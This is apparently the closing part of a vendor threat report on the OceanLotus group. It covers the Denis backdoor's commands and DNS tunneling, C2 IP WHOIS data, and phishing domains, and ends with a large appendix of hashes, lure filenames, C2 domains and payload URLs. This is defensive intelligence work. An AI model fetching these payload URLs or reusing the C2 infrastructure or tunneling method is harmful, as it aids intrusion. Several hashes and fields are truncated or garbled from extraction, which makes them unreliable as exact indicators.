0x0c	Get registry value
0x0f	List directory
0x10	Move file
0x11	Delete file
0x12	Get logical drive information
0x13	Create directory
0x14	Delete directory

C2 data is Base64 encoded and prepended to one of several configured domain names, before being transmitted via DNS request, typically routed via a DNS forwarder:

Figure 73: Denis DNS tunneling

Denis samples have been observed using a variety of forwarders and name servers for C2, as well as using NULL/TEXT/CNAME records to embed encoded data, depending on configuration.

Network Intelligence

Network intelligence was initially obtained during November 2017.

167.114.44.146

All C2 domains were registered using Privacy Guardian on August 21, 2017. All host names resolve to the same Canadian IP address (167.114.44.146).


Whois

Attribute	Value
WHOIS Server	whois.arin.net
Registrar	Administered by ARIN
Email	abuse@ovh.ca (admin) noc@ovh.net (tech)
Name	
Organization	OVH Hosting, Inc. (registrant) Abuse (admin) NOC (tech)
Street	800-1801 McGill College (registrant)
City	Montreal (registrant)
State	QC (registrant)
Postal	H3A 2N4 (registrant)
Country	CA (registrant)

Domains

Resolve	First
far.ordanuy.com	2017-11-09
dyndns.yceunca.com	2017-11-09
happy.abelleds.com	2017-11-08
home.runnerfd.com	2017-11-08
ns1.arma3projectlife.com	2015-12-11
ns1.faceless.at	2016-10-07

First seen



87.117.234.172


Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	ripe@lomart.com (registrant) abuse@rapidswitch.com (admin)
Name	Abuse Robot (admin, tech)
Organization	Iomart Hosting Limited (registrant)
Street	Spectrum House, Clivemont Road (registrant) Iomart Hosting Ltd t/a RapidSwitch (admin)
City	Maidenhead (registrant) Spectrum House (admin)
State	
Postal	SL6 7FW (registrant) Clivemont Road (admin)
Country	UNITED KINGDOM (registrant) Maidenhead (admin)
Phone	441753471040 (registrant) 44 01753 471 040 (admin)
NameServers	

Domains

Resolve	First	Last
<input checked="" type="checkbox"/> adstripstravel.com	2017-07-20	2017-11-09

First seen



27.102.67.42

Whois

RECORD FROM N/A	
Checked by RiskIQ Expiration N/A Creation N/A	
Attribute	Value
WHOIS Server	whois.apnic.net
Registrar	APNIC
Email	tech@daouldc.com (admin, tech)
Name	DAOU TECHNOLOGY (registrant) IP Manager (admin)
Organization	DAOU (registrant)
Street	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
City	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
State	
Postal	81 (admin, tech)
Country	
Phone	827087950790 (admin, tech)
NameServers	

89.249.65.134


Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Frankfurt Infrastructure (registrant)
Organization	M247-LTD-Frankfurt (registrant) GLOBALAXS DE NOC (admin)
Street	Hanauer Landstraße 302, Hessen (admin, tech)
City	60314, Frankfurt, Germany (admin, tech)
State	
Postal	
Country	DE (registrant, admin, tech)

Domains

RESOLUTIONS ⓘ			
Resolve	First	Last	Source
<input type="checkbox"/> rss.honoremrason.com	2017-11-14	2018-04-05	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> ssl.wolfgangneudorf.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> repo.paigerherzog.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> vm.rebateukgov.co.uk	2017-02-22	2018-01-10	riskiq
<input type="checkbox"/> ns1.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
<input type="checkbox"/> ns2.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
<input type="checkbox"/> appleid-apple-com.page-manage.center	2017-02-18	2017-03-16	riskiq
<input type="checkbox"/> online.hmrc-return-gov.co.uk	2017-02-24	2017-03-16	riskiq
<input type="checkbox"/> hmrc-return-gov.co.uk	2017-03-15	2017-03-16	riskiq
<input type="checkbox"/> form-hmrc-gov.co.uk	2017-03-14	2017-03-15	riskiq
<input type="checkbox"/> page-manage.center	2017-02-20	2017-03-13	riskiq
<input type="checkbox"/> online-hmrc-gov-revenue.co.uk	2017-03-06	2017-03-13	riskiq

First Seen



89.249.65.134

185.244.213.28


Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Paris Infrastructure (registrant)
Organization	M247-LTD-Paris (registrant) GLOBALAXS NOC PARIS (admin)
Street	114 Rue Ambroise Croizat (admin, tech)
City	93200, St Denis, Paris, France (admin, tech)
State	
Postal	
Country	FR (registrant, admin, tech)

Domains

RESOLUTIONS <small>?</small>		
Resolve	First	Last
rss.honoremrason.com	2018-06-22	2018-06-22

First seen



Conclusions

OceanLotus employs both home-brew and off-the-shelf RATs. They use PowerShell scripts from open-source exploit kits, including MSFvenom, Veil, and DKMC, to load shellcode and DLL payloads into memory. C2 functionality is customized to the target, and all domains are registered through an anonymization service called PrivacyGuardian.

The Roland and Remy trojans share similarities and some code re-use with other known OceanLotus malware. The overall design and development of these threats indicate they come from a well-funded development team. The OceanLotus Group uses an expansive amount of custom library code that can easily be repurposed for maximum effectiveness against their next target.

Appendix

[OceanLotus Table](#)

+1-844-CYLANCE
sales@cylance.com
www.cylance.com



OceanLotus Table

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCs	Notes	
29a807b64777ea215b1953e091e8ea1c	d2619dd966f942d9870e7728d4fb238f83b5769d480850e3df35ab167da3a41	Cy	underwears.png	PS1 + DLL	Remy	Windshield	364353	11/8/17 0:32							partially obscured	
f9f843dc7c3486ea1ca979980a9df318	72ab5a408ab51b09bf0de3cff66fd0b50eb33581c06094d02f8283162fc18	Cy	gnsdk_submit.dll, certcredprovider.dll.mui	DLL	Roland		272872	5/28/09 13:54	Apr-17							
e1973fd28806ef0f47d01fb7cc23e	a5497ec98195e731b3de4f2e8c28083fb6f46818ddc42425713be5410b9540d	Cy	plugin.lst	DLL	CamCapture		120320	10/24/07 4:23	Nov-17			rss.honoremarson.com, repo.pageherzog.com, ssl.wolfgangneudorf.com, help.angelinagerste.com, mms.garyschulze.com	Creates/queries the following values under HKEY_LOCAL_MACHINE\Software\Microsoft\GamingCenter\Identity: "ID", "Cert", "Count"			
121919fd5630cb670d182c48373bf1	d4008091d1b25214d7575881364d95f3ecdc0222f1e84c4537ce87e5c4cd122	Cy	OsErRd0_wpfgfx_v0300.dll	PS1 + EXE	Splinter	Komprogo (?)	2133014	7/13/10 11:49	Nov-17			http://adstripstravel[.]com/resources/images/img.png				
a2859b211809978bd128a1025e403963	bacd6a6bdd0b81c551ef30514dc3186f483b135fb63795dd861d2de59585d	Cy	img.png	PS1	CobaltStrike		289385		Nov-17			http://adstripstravel[.]com/user.ico				
6575db1c50c5bd0313622e16c08f79a	70a749a760e99471b6825818f9091f4ee08de53b84686fa0475f0df667e91643	Cy	user.ico	PS1	CobaltStrike		286001		Nov-17			http://110.10.179[.]65:80/download/microsoft.jpg				
40f644f1957da030ba76470279e1463a	afaafe2944970913772d13853ecc297c66230fa25c78956ac53a6c933059276	9	microsoft.jpg	PS1	CobaltStrike		287984		5/23/17 21:04			http://support.chatconnecting[.]com:80/icon.ico				
417a0ecf6459edf56ea704a9b5783208	aea41f0fe65b8d414fb0130089ffd84662e94062bbded7fcfb144a8dc9156b3	9	icon.ico	PS1	CobaltStrike		264862		12/7/17 20:28							
d1e614479fee31890442c16c5ef4877	29bdd6341d59caa70a9e9f6229f7d4c2603d2ba333bc4573cf8c0faabe0f16af	5	hgfs.dll	DLL				5407928	9/1/14 11:43	5/23/17 0:43	ef68cfad4cdae58624d12ff97ae00e68aafe9e6f33f3bd23dff37869a1e578					
1f8ade068ba6fb6e8605e0946bf2d79f	c2f5ee2b99b160178e947099d54ce9a40c21911997246938d274e9c6a834bc8	5	ep7res01.dll	DLL					94720	10/20/10 20:09	5/23/17 0:43	ef68cfad4cdae58624d12ff97ae00e68aafe9e6f33f3bd23dff37869a1e578				
c117ea3410ad849e7a3f9293bc9ab	9453ab44d0e10a59b22614b9a76ab7de4c93bfcce6466d5a94e5ea8eb7d6	5	hp6000.dll	DLL					94720	5/10/07 20:40	6/11/17 6:42					poses QoLacks backdoor module Buidude
0529b1d393f405bc2b2b33709dd5153	e6594d1124435737fa3ef5292b52cbbd7c8f26a277f7003ade80964351878f	1	rbx.exe	EXE		Salgoreia (Symc), Encryptor (360)	25904128	5/10/08 3:30	3/25/15 0:42							poses QoLacks backdoor module Buidude
41bced8c65c5822d43cadad7d1c49fd	d3cf53d74868625d4ee00e367162798f829acf532bad69cf1b7ce959de072a	1	NetcaEKeyClient.exe	EXE		Salgoreia (Symc), Encryptor (360)	8608256	4/24/10 18:51	2/2/15 20:44				png.eirahrlmann.com, engine.lanaurm.com, movies.onaldest.com (87.98.153.188), images.andychroeder.com (87.98.153.188)			
bc1ccc120d185a0c36b191ec6b74397c	c4d4169dc85ad57168b1efabdd32c67a76c27ce1f615685505b378ee345a3f	5	GoogleUpdateSetup.exe	EXE			2508288	1/24/08 7:47	8/2/17 21:49							png.eirahrlmann.com, engine.lanaurm.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)
42123d2493598c9ac9803fe1b92ed032	969d97e3fe95de96971a65de02d2bf7b7d81cbda24d473c1fcf81bbce3	5	GoogleUpdateSetup.exe	EXE			2511360	2/12/06 8:11	6/1/17 4:50				http://template.ethanypin[.]com/KoreanTimes55K.ttf			png.eirahrlmann.com, engine.lanaurm.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)
3b53e66f34beb3cd30e6a7da457e86c8	34cf91444449395379731c887637c07fd308e41a1551b80a2642820f09d4	5	KoreanTimes55K.ttf, KB3033929.exe	EXE			1451520	2/13/11 16:41	6/11/17 6:42							png.eirahrlmann.com, engine.lanaurm.com, movies.onaldest.com (87.98.153.188), images.andychroeder.com (87.98.153.188)
3bd041ef488806c55fbc40b4af24eabb	66f7850c039cd85acdc9a68674ec7422f9ab6edc89d5fb877562ca26d71d52	5	7z5.sfx.exe	EXE			1709568	2/12/06 8:11	7/9/17 17:13							png.eirahrlmann.com, engine.lanaurm.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)
46745e29f15eedfabba7e080f6295200	3caa9c5ce00e17fcf61a83ad71823dcfcca6a7c9dc013be3d58b1c894d407a	5	So tay van de phap ly cho cac nha hoat dong nhan quyen_20170427.final.exe	EXE			8260608	10/19/11 23:29	6/11/17 11:31	54df4c7e55ceb16e875b07b621b66f577f42198b85872261cd9a5be885ede7d2			http://template.ethanypin[.]com/Cursif.ttf			smtp.galanower.com (193.169.245.31), help.galanow.net (193.169.245.31), system.galanburner.info (1.1.1)
e02e37ea705f1066798f285836a6fc46	ef68cfad4cdae58624d12ff97ae00e68aafe9e6f33f3bd23dff37869a1e578	4	Cursif.ttf	EXE			1517568	12/11/08 17:32	5/23/17 0:42				29bdd6341d59caa70a9e9f6229f7d4c2603d2ba333bc4573cf80faabe0f16af, c2f5ee2b99b2160178e947099d54cea90c21911997246938d274e9c6a834bc8			smtp.galanower.com (193.169.245.31), help.galanow.net (193.169.245.31), system.galanburner.info (1.1.1)
7edcae7740ee7e7c75699cfbb4d9310	e7c855161c6240beb0dec7b8209df8289be22eb9665cf71cf762284729de8b5	4	Excel.exe	EXE			1693696	12/21/10 21:49	7/23/17 4:45				https://x2cfa-sn3301.files.1drv[.]com/y4mzaSVTdpdc3SchibE9Itc_czEWKouetIGePP89opOrwCx4714e4a8LkqJ7p5szcUcMeFSykTAl4NM4ONPPW6q_13rgYs6jw85Lgf1KneC75VosmeMBK_02InUn0N0WGLu059rfX8YUBG4E6oE4Gss9vV3VhxVAk-3eVzth5FYv6CsXEbyb1B8UDCTij9dyK5zwB1brA2UQ/Install.RobotSlab-Font.exe?download&psid=1			smtp.galanower.com (193.169.245.31), help.galanow.net (193.169.245.31), system.galanburner.info (1.1.1)
e71f3dc106852cd4648c41376204af9f	023a4f500a9ac996066a96fb0d811e4e25df7d9d564b3d0cc899b7c2bb5b3	4	Install.RobotSlab-Font.exe	EXE			2044928	12/27/11 16:09	6/23/17 10:08				http://download-attachments.s3.amazonaws[.]com/d00377793cdfa033296436c67cf2b3cf89048/c9c5fb3a-936b-456e-9e95bcede07e			http://185.141.27.116/xyz2, http://185.141.27.116/safebrowsing/rd/Cl0b12nLW1bHehcmUtd2hUdmFzEBAY7-OKIOkUDC7h2
9eed619eac172fa0b29de755907759c	16fdbf388f5a8737130d952f752fc9201ffde8549ae583c7582ab01147d171d	4	WinWorld.exe, Bai viet hot can dang bao final.exe, Phu huynh khong tin tuong truong dai hoc hitech.exe	EXE		CobaltStrike	184832	6/14/17 7:38	6/24/17 5:19							http://185.141.27.116/xyz2, http://185.141.27.116/safebrowsing/rd/Cl0b12nLW1bHehcmUtd2hUdmFzEBAY7-OKIOkUDC7h2
c4dbc10104f058fcc5500d61cd48746a	82369d8e376beb0c26d93e16f9794139163ce14e394d113a84a40f96bcde0cbb	4	flash_installer.exe	EXE		CobaltStrike	181760	6/14/17 7:38	6/19/17 9:03							http://193.169.244.213/WOLp, http://193.169.244.213/safebrowsing/rd/Cl0b12nLW1bHehcmUtd2hUdmFzEBAY7-OKIOkUDC7h2
c781b4cde28609ff2d7b217671e1f110	45243bd5eb94718bcc0b36d941989d9e2d8c932c059c3e537513e7fa21e0f5a	4	fids.exe	EXE		Cloudrunner (360)	70144	3/7/16 22:54	8/13/16 17:15							jeffreyue.com (464.182.222.84), Nasahlaes.com, jeffreyue.com, Rackeras.com
fcf7227891271a65b29a27de962c0b	b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8	6	FontExt.dll, adobe-font-pack.exe	EXE		Denis	1732096	11/16/11 9:54	10/15/17 6:47				urnage.com (173.209.43.20), alyerrac.com, ucaargo.com			Drops SafeArea DLLs and SysLog bin/entrypted/badcode
58d2907361f614742dc5071ca20980	5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01eb01673	6	flashplayer26pp_ka-install.exe, rastlsc.exe	EXE		Denis	2639872	9/17/08 19:34	7/28/17 10:11				16a608f88ef13ebdb2287482aa29629e7b34664cf13ab7d653c15808e92f8fa			maferd.com (464.182.223.107), Harinachar.com, Eoneorbin.com
eb2b52ed27346962c4b7b26df51ebafa	bdb83301a470d202480274df161638f83f8f26e7da13a11b89a5a3d8259c73	6, 7, 10	FirefoxInstaller.exe, 7z.sfx.exe	EXE		Denis	1673728	11/16/11 9:54	9/28/17 12:23				34ae9148a4db9993110e4fe40f8e9db17790b036ea0f5c236f53cbf845dd2a3			tswortho.com (23.227.201.220), Tswortho.com, Orinnaeour.com, Lbertussbau.com

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen	ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
1fa011e6a692ee95452c626e61b5263a	198e3c9e6f3dbcf586ac90486187ebffdeb1c5d663131fc60c45451b04cce7a	6	Firefox Setup Stub.exe, 7zS.sfx.exe	EXE	Denis		1907712	11/16/11 9:54	9/15/17 16:44			30d6a4b9c41225c22b3d1bf2f1eab3d1c57c8b1a69502eab076a4f97f14023ac	urnage.com (173.209.43.20)		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
627e3f569b9a0ab9dc4b283c3288dd	5091430fac8b608ac612c35a1e29ce47cdeb22429657460ddc66072780b511	6	WinWord.exe, Chi tiet noi dung bai viet dang len bao.docx.exe	EXE	Denis		2033152	10/14/09 22:21	8/6/17 20:13			08744b41169f163d1fd59f98f4702cef46632a50b72cbcbda60ae6626170a3b	arinaurna.com (74.121.190.150)		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
d592b06f9d112c8650091166c19ea05a	a17d4568ad5f745d36fc17846d3e0edf63d4e39fc9b861579e957f7a560217	6, 7	WinWord.exe, rastlsc.exe, Chi tiet danh sach nhan vien sai quy dinh can xu phat.exe	EXE	Denis		1503232	11/16/11 9:54	9/13/17 3:50			26529af7782a902c04ae01898c8b14cf01302165335858d666b10532584254	icmannaws.com (23.227.201.220), Icmannaws.com, Avidontre.com, Libertussbau.com		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
8815284c45924d5706a11523942c82b	8f00c2dab8cc32e0052b779d0e0bdc8faa385e69041555e86efdc3b01cc504	6, 7	20170905-Evaluation Table.xls.exe	EXE	Denis		1719808	11/16/11 9:54	9/8/17 9:11			0528e2fa94f3b1253fe6c6a53452364568767253954630ab5cc14e41690ea43	http://cdn-download01.s3.amazonaws.com/07b3aa08-86-842a-8b1-8e57-383d56a0d2e9/FirefoxUpdate.exe	aulolloy.com (46.183.223.107)	Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
05b07f6265e66a8478118c02942a	890e5bd2650399d7fc3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64	6	FirefoxUpdate.exe, 7zS.sfx.exe	EXE	Denis		1673728	11/16/11 9:54	9/27/17 9:53			6b560e2fcbe10d0ff9e54401010f083ed7f532735df79fd6c537c61bfcfe88	arinaurna.com (74.121.190.150), Arinaurna.com, Avidileneu.com, Oftolios.com		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
75a9d759678834ade92e6ed8c6de569	30d06e100215461ad1c5b3bd7a3b65c61f0ad27ebd733c7a37f40bd4b64932e	6	WinWord.exe	EXE	Denis		1729024	11/16/11 9:54	9/21/17 12:33			7477db2fab4dc77213008682e3302d6dd30e3963885f0a156d14bd067a5b5cc	tephens.com (74.121.190.150)		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
a7f98d3b7b7e2a1d1c194c2f26045618	c24e6d402a5ad1ece2d6a3dbe270e0904d4319d8e7862555050825a273cad	6	FontExt.dll	EXE	Denis		1500672	11/16/11 9:54	10/5/17 4:54			a40741b588147021ec0e9908857a2938f1d9ba73bde18d2ea77feac053b1dc	traveroyce.com (198.50.234.111)		Drops SalgareDLRba(der) and SylLog.b(in cryp)pted badcode	
96b9719ac868c8d9ae98618b9a9bddd	4ab2df974e5e563fc11d7267916a0c18f819f5b8770ffcfadce1959047fb8e	6, 7	FontExt.dll, rastlsc.exe, RobotFontUpdate	EXE	Denis		1573376	11/16/11 9:54	10/5/17 10:38			06dec0082eac094dc0b4b3de8854f190f1d3112dada0d414d9a085a0ee309199	dwarduong.com (46.183.220.82), Erstin.com			
d95bbf9645994e891f3a8156ee9cbee	d7549b1bdd668c5706b680654b2c39b6e401c55ecf25d0c4b1bfff6468426e7ed	6	WinWord.exe, Thu moi tham du hoi nghi.doc.exe	EXE	Denis		1290752	11/16/11 9:54	9/8/17 10:55				chinanetworkvub.info			
ba844b09524aea077f6a175da10a6bf0	72c7b7593cabdb253ebcf4905367d6760f53ac118edb70a305502ef11a63ec12	4	myvtfile.exe	DOC	Downloader		38912	7/14/17 7:03				a70e7d11fb221210b50691d2904712313b94370dd7893bf1bf4501018a112a9, 16fdb8f388f5a873130d952f752fc9201ffde8549ae583c7582ab01147d171d	http://lawph[.]info/download/images/user.gif			
fa6d09f01f11351a92c409fef7ba263	b6242d27c437a44b670c7a9a86bd2a92f6c4d66615310fadad146605d73e600	4	myfile.exe	DOC	Downloader		38912		5/23/17 10:09			9d57ce4d1578fe7b3651a98b41a62888a1b228d6152adfd3b5c3e0b4c81c77ad, 82369d8e376beb0c26d93e16f9794139163ce14e394d113a84a40f96bcde0ccb	http://lawph[.]info/download/images/user.gif			
406dbee627ad8777d28ae2234a9e7c68	b62a24e2818eff0e4571iae24f1aaffb9745c8b1426bfaf7a67a074f8	4	Result Voting.xls	DOC	Downloader		105984		4/13/17 3:25				msofficecloud.org			
5475d1c3b3e018c33fb8c3bdc0aa68	a87a1c437dfa87128a5e5b85067dbb6aac9d28484c08923c536ab1a3a99fa	4	myvtfile.exe	DOC	Downloader		38912		7/14/17 7:03							
54bb003b23a2249bcd3f79fd406727	e13cd452cd9b8fa1a6f3a3b08722e35870ef0a9ec90be0ff4e7579a4e0c27b	4	HD_me_infect.doc	DOC	Downloader		130048		4/13/17 3:23				http://chinanetworkvub[.]info/global/asian.jpg	Blog.panggin.org, yii.yihao126.net	port numbers: 43, 724, 80, 4005	heavy bfc attack
90c3b5bcb26d83b3a481b302787933ba	a70e7d11fb221210b50691d2904712313b94370dd7893bf1bf4501018a112a9	4	asian.jpg, 10007.vbs	PS1 + EXE	Salgorea (Symc)		1826566	10/21/05 6:27	4/5/17 9:17			7c2b7593cabdb253ebcf4905367d6760f53ac118edb70a305502ef11a63ec12				
5458ae4d784abb1a1127263bd5006b	c161134bf330c2b0278f54b2975c26301bdf4fc35d534f9becf5574c7	2	2017 Statistical Report on Staff Salary and Allowances.doc	MIME/DOC/VBA	Downloader		212546		3/2/17 7:01							
ce50e44430e7265a45fab5a1f31e529	1210384a9d0ca2e089efab14f2e9f6d5a3824031c1e589b96f854f96411288	2	Thong tin.doc	MIME/DOC/VBA	Downloader		79639		1/17/17 10:21							
4f761095ca51fbff4964a964e41d4f	d0a725ee4602cd904931036486ec453b7987a016c19cff5c79cc42f4510e92f	2	Phan Vu Tutan CV.doc	MIME/DOC/VBA	Downloader		655017		10/10/16 17:05							
e9abe54162ba4572c770ab043f576784	1eca9df04fd5272a656d641c9cc21a2700a979addf612a4de3b071253f5	2	Ke hoach cuu tro nam 2017.doc	MIME/DOC/VBA	Downloader		114686		3/1/17 3:55							
fba089444c769700e47c6b44c362f96b	703af242be581aa4c47c3b08ae57caf7c5d90f09f991a963e07d02fb4209f75	2	Instructions to GSIS.doc	MIME/DOC/VBA	Downloader		160291		2/21/17 6:51							
f6ee4b72d6d42d0c7be9172be2b17c1	84d9af7b24ce85c3e5d97236c8562fc45d3d4d99b07412fbdbaca697c5961723e	2	Hoi thao truyen thong doc lap.doc	MIME/DOC/VBA	Downloader		656091		2/17/17 0:51							
aa1f85de3e4d33f1b4f78968b29f175	8355092c7aadbc11748fd7c528d3c3d483104e979d9b560af840eb8089f94	2	Gi y uoc cu b i th ng m i 2016 - H ng.doc	MIME/DOC/VBA	Downloader		239300		8/31/16 2:50							
5180ab9325a417fd08066f9226a5154	fadbf91606e09b86c39aad99b452525217563594d9c610120860a38439adb243	2	Hoa don chi tiet tien no.doc	MIME/DOC/VBA	Downloader		81305		2/25/17 18:44							
f6ee4b72d6d42d0c7be9172be2b17c1	84d9af7b24ce85c3e5d97236c8562fc45d3d4d99b07412fbdbaca697c5961723e	2	Thu moi tham du Hoi luan.doc	MIME/DOC/VBA	Downloader		656091		2/17/17 0:51							
6baaffa7bf960dec821b627f9653e44	1fc1bc4d004ab51398070d8e3025fecf8878229cdab8befdbc9a2faf592b8d876	2	Danh sach nhan vien lam viec sai quy dinh.doc	MIME/DOC/VBA	Downloader		80047		9/6/16 10:20							
471a2e7341f2614b715dc89e803ffcac	209c52bc39e8fa3df3d4d1a4d1913f375158234898ad966dd227cd5a0c99a	2	N i-dung-qu ng-cão.doc	MIME/DOC/VBA	Downloader		228268		3/16/17 15:38							
f1af6bb36cdf3cff768faee7919f0733	453168b12bdc881bd6763fc456620fd42fe6a718c6aeb2fa4982a44207999	2	HD DVPM-VTC 31.03.17.doc	MIME/DOC/VBA	Downloader		169965		4/3/17 9:21					kiifd.pozon7.net, pad.werzo.net, shop.ownpro.net		
9831a7bfc595351206a2ea5679fa65e	12f941f43b5aba416cbcabc71bce2488a7e642b90a3a1cb0e4c75525abb2888	1	FlashUpdate.app	Mach-O	MacOS backdoor		38324		9/28/15 9:26							
d802aa9938e87d3c3c27a07e20b0b	07154b7a45937f2f5a2cd5ab701504b179d0304fc653edbd2672f54796c35f7	3	Noi dung chi tiet	Mach-O	MacOS backdoor		96708		8/16/16 10:01							
025faee9578c97fbaa0da1d555691758	5c0cda1f5f7e69ec3d2b9c6129f3b0509af84ff6e6f4b1840f13777096027	9	WinWord.exe	CoBaLStrike			157184		3/13/17 7:16							
dc1e80868c347d10f24235eb4391559	8f667d56778a2c1d68fc3b1e1870ea0c5fda7173c8875edbd312a4a3b406f55	9														

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes	
95a85454593426d42e45d11959801d58	10b09f64d75d748726a9b6a8880c6cd3cf8fcd55c6b52e9a65940b27894f8e5	VT	SndVolISS0.exe	EXE	Denis		198512	12/16/15 9:29	12/22/17 1:50			z.nsquery.net, z.tonholding.com, z.gl-appspot.org, z.facebook-cdn.net	CreateMutex(0x373768e3d4a31b5a47d1af4%US%ER%E)			
facec411b6d6aa23ff80d1366633ea7a	155b13e582adeab564c60a1091b4dcc43ed78db290aa3e2da7e8bc1e039770c	8	mdnsNSP.exe	EXE	Denis		178688	12/26/13 12:19	3/10/17 22:48			z.vieweva.com, z.notificeva.com, z.tulationeva.com, z.teriava.com	CreateService(PnPDeviceHost\upnp\psvc\z\Pr\1ahf\CM\VA\Sup\en\U\msprvs.exe\%W\svcs\			
27ac632a3a270900986d7afe67317a2	699eb46678331ec02318fcab291125ed707e6ab268a18a5680fc85012f6	9	msprvs.exe	EXE	Denis		190464	8/18/12 19:12	3/10/17 8:55			z.tonholding.com, z.nsquery.net	CreateService(4\ndow\%Col\%Syst\%W\Plu\%Srv\%C\%Wind\%xwiz.exe\%W\svcs\			
02b2d905a72c4b2abfc278b8ca7f722	7f38efc01d7388df1a00500b5e9c857e47501066b49a8fc8324378daab32d1e	9	xwizizard.exe, KB12345678.exe	EXE	Denis		231936	12/1/15 9:25	8/1/16 9:07			z.facebook-cdn.net, z.nsquery.net, z.tonholding.com, z.gl-appspot.org	CreateMutex(0x373768e3d4a31b5a47d1af4%US%ER%E)			
cf8d4728a093ce41d20477a2ead2955	808a06b2726c642449d53dc01080a1b1ef3851eab9e0a99e44e3bbd19a74b63a	9	SwUSB.exe	EXE	Denis		179200	4/26/12 20:04	8/30/16 6:59			ns1.cleardns.com, search.ultraqueryns.biz	CreateService(Micros\N\ET\Fr\ame\or\N\GE\N\0.25\86\cl_opt\iz\at\ion\0.5.07\25\8\c\%W\ndows\Min\fo\N\T\Frame\or\k\0.25\m\sr\vs\ve\%et\sv\cs\			
